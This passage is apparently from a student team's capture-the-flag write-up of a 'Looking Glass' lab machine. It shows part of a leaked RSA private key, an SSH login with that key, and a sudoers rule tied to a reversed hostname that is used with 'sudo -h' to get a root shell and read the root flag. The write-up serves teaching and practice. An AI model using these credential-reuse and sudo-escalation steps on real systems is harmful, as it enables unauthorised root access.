SFexY9P5n0pn4ppyICFRMhIfDYD7TeXeFDY/y0nhDyrJXcb0ARwjvhDLdxhzFkx
X1DPyif292GTsMC4xL08hLkziIY6bGI9efc4rXvFcvrUqDyc9ZzoYflykL9KaCGr
+zlc0tJ8FQZKjDhOGndkUpMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKgj
oPPwkhhxA0ULxdITQ01+HQ79xagy0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJ0KardP/Ln+xM6lzrdsHwdQAXK
e8wCbMuhaOGBAOKy50naHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW400JxggIV69MjDsfRn1gZNhTTAyNnRMH1U7kUfpUB2ZXCrnCGLhAGEbY9
k6ywCnCtTz2/sNEgNcx9/iZW+yVEm/4s9eonVimF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----
```

Therefore, we can read the contents by using the command `cat .ssh/id_rsa`.

```
/home$ ssh alice@10.10.148.37 -i /home/alice/.ssh/id_rsa
The authenticity of host '10.10.148.37 (10.10.148.37)' can't be established.
EDSA key fingerprint is SHA256:kaci0m3nKZjBx4DS3cgsQa0DIVv86s9JtZ0m83r1Pu4.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.148.37' (ECDSA) to the list of known hosts.
Last login: Fri Jul 3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$ id
uid=1005(alice) gid=1005(alice) groups=1005(alice)
```

And then, we can ssh to alice using that file.

Fourth User

```
alice@looking-glass:~$ id  
uid=1005(alice) gid=1005(alice) groups=1005(alice)  
alice@looking-glass:~$ ls -l  
total 4  
-rw-rw-r-- 1 alice alice 369 Jul 3 2020 kitten.txt  
alice@looking-glass:~$ cat kitten.txt  
She took her off the table as she spoke, and shook her backwards and forwards with  
all her might.  
  
The Red Queen made no resistance whatever; only her face grew very small, and her e  
yes got large and green: and still, as Alice went on shaking her, she kept on growi  
ng shorter-and fatter-and softer-and rounder-and-  
  
-and it really was a kitten, after all.  
alice@looking-glass:~$
```

So, right now we successfully **logged in as Alice**. As a confirmation, Afiqah run the command ‘id’ to know who we are logged in as. We can also run ‘whoami’ command instead of ‘id’. Then Afiqah run ‘ls -l’ command to know what files are available in the Alice directory and what permission they are. In this directory there is only **kitten.txt** and there are nothing useful we can found there.

```
alice@looking-glass:/etc$ ls  
hosts.allow          pollinate  
hosts.deny          popularity-contest.conf  
init.d              profile  
initramfs-tools     profile.d  
inputrc             protocols  
iproute2            python3  
iscsi               python3.6  
issue               rc0.d  
issue.net           rc1.d  
kernel              rc2.d  
kernel-img.conf     rc3.d  
landscape           rc4.d  
ld.so.cache         rc5.d  
ld.so.conf           rc6.d  
ld.so.conf.d        rcs.d  
ldap                resolv.conf  
legal               rmt  
libaudit.conf       rpc  
libnl-3             rsyslog.conf  
locale.alias         rsyslog.d  
locale.gen           screenrc  
localtime           security  
logcheck            selinux  
login.defs          services  
logrotate.conf      shadow  
logrotate.d         shadow-  
lsb-release         shells  
ltrace.conf         skel  
lvm                 sos.conf  
machine-id          ssh  
magic               ssl  
magic.mime          subgid  
mailcap              subgid-  
mailcap.order        subgid-
```

```

alice@looking-glass:/$ ls -a
ls -a
.    cdrom  initrd.img      lost+found  proc  snap      tmp      vmlinuz.old
..    dev    initrd.img.old  media       root  srv       usr
bin   etc    lib            mnt        run   swap.img  var
boot  home   lib64         opt        sbin  sys       vmlinuz
alice@looking-glass:/$ cd /etc
cd /etc
alice@looking-glass:/etc$ find / -name *alice* -type f 2>/dev/null
find / -name *alice* -type f 2>/dev/null
/etc/sudoers.d/alice
alice@looking-glass:/etc$ cat /etc/sudoers.d/alice
cat /etc/sudoers.d/alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
alice@looking-glass:/etc$ █

```

Now, Afiqah will run ‘cd ..’ to go back to the directory before it. Then she will run the command ‘ls -a’, to list all the files available with the hidden files. The results show a lot of hidden files and what attracted our eyes the most are the **etc directory**. This is because a lot of important files are there along with files that we can abused. So we changed the directory to etc. If we listed out every single files and directory in there, it would take us ages to go through each of them. So we tried to use the **find command** that we’ve encountered before in day 11 of 25 days of cyber security challenge. The command is find / -name *alice* -type f 2>/dev/null. It will search for any files that have the word Alice since we are also logged in as Alice, right? Then I got the result. It shows a file named Alice in the sudoers.d directory, so I tried looking at what inside. It shows that the root hostname was ssalg-gnikool which also means looking-glass in reversed. It also said that the directory /bin/bash needed no password.

```

Options:
-A, --askpass          use a helper program for password prompting
-b, --background        run command in the background
-C, --close-from=num   close all file descriptors >= num
-E, --preserve-env     preserve user environment when running command
--preserve-env=list    preserve specific environment variables
-e, --edit              edit files instead of running a command
-g, --group=group       run command as the specified group name or ID
-H, --set-home          set HOME variable to target user's home dir
-h, --help               display help message and exit
-h, --host=host         run command on host (if supported by plugin)
-i, --login              run login shell as the target user; a command
                         may also be specified

```

```

-l, --list             list user's privileges or check a specific
                       command; use twice for longer format
-n, --non-interactive  non-interactive mode, no prompts are used
-P, --preserve-groups  preserve group vector instead of setting to
                       target's

```

```
alice@looking-glass:/$ sudo -l -h ssalg-gnikool
sudo -l -h ssalg-gnikool
sudo: unable to resolve host ssalg-gnikool
Matching Defaults entries for alice on ssalg-gnikool:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alice may run the following commands on ssalg-gnikool:
    (root) NOPASSWD: /bin/bash
alice@looking-glass:/$
```

```
alice@looking-glass:/$ cat /etc/sudoers.d/alic
cat /etc/sudoers.d/alic
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
alice@looking-glass:/$ sudo -h ssalg-gnikool /bin/bash
sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:# whoami
whoami
root
root@looking-glass:# █
```

I don't exactly know what to do with this, so I tried searching on the internet what I can do with sudo and the hostname. After a while I found out that I can use -l to check for a specific command. After a bit of trial and error, when I tried the -h command, it said that Alice can run the following command which is /bin/bash. At the end I include them in the command which is sudo -h ssalg-gnikool /bin/bash. After that we should be logged in as root.

SECTION 4 - ROOT PRIVILEGE ESCALATION

Members Involved: Fatin Qistina


Tools used: -

Thought Process and Methodology and Attempts:

```
root@looking-glass:/etc/sudoers.d# cd /root
root@looking-glass:/root# ls
passwords  passwords.sh  root.txt  the_end.txt
root@looking-glass:/root# cat root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
root@looking-glass:/root# cat root.txt | rev
thm{bc2337b6f97d057b01da718ced6ead3f}
root@looking-glass:/root#
```

Now Fatin will just need the last flag. She used the cd command to change the directory which is to the root directory . Then, she used ls command to see the list in the root. Next, Fatin tried to read the root text by using cat command and then used rev command to reverse the order of characters in every line. The root flag that she got is **thm{bc2337b6f97d057b01da718ced6ead3f}**.

Contributions

ID	Name	Contribution	Signatures
1211101145	Nurul Humairah binti Mohamad Kamaruddin	Set up the netcat and do the reboot. Discovered the third user.	
1211101216	Fatin Qistina binti Kamarul Irman	Did the recon. Discovered the root flag.	
1211102030	Ilyana Sofiya binti Muhammad Najeli	Discovered the user flag and the second user.	
1211103480	Nurul Afiqah binti Ismail	Figured out the exploit for the initial foothold. Escalate the privilege for the fourth user.	

VIDEO LINK: <https://youtu.be/tpLQJsCLq9o>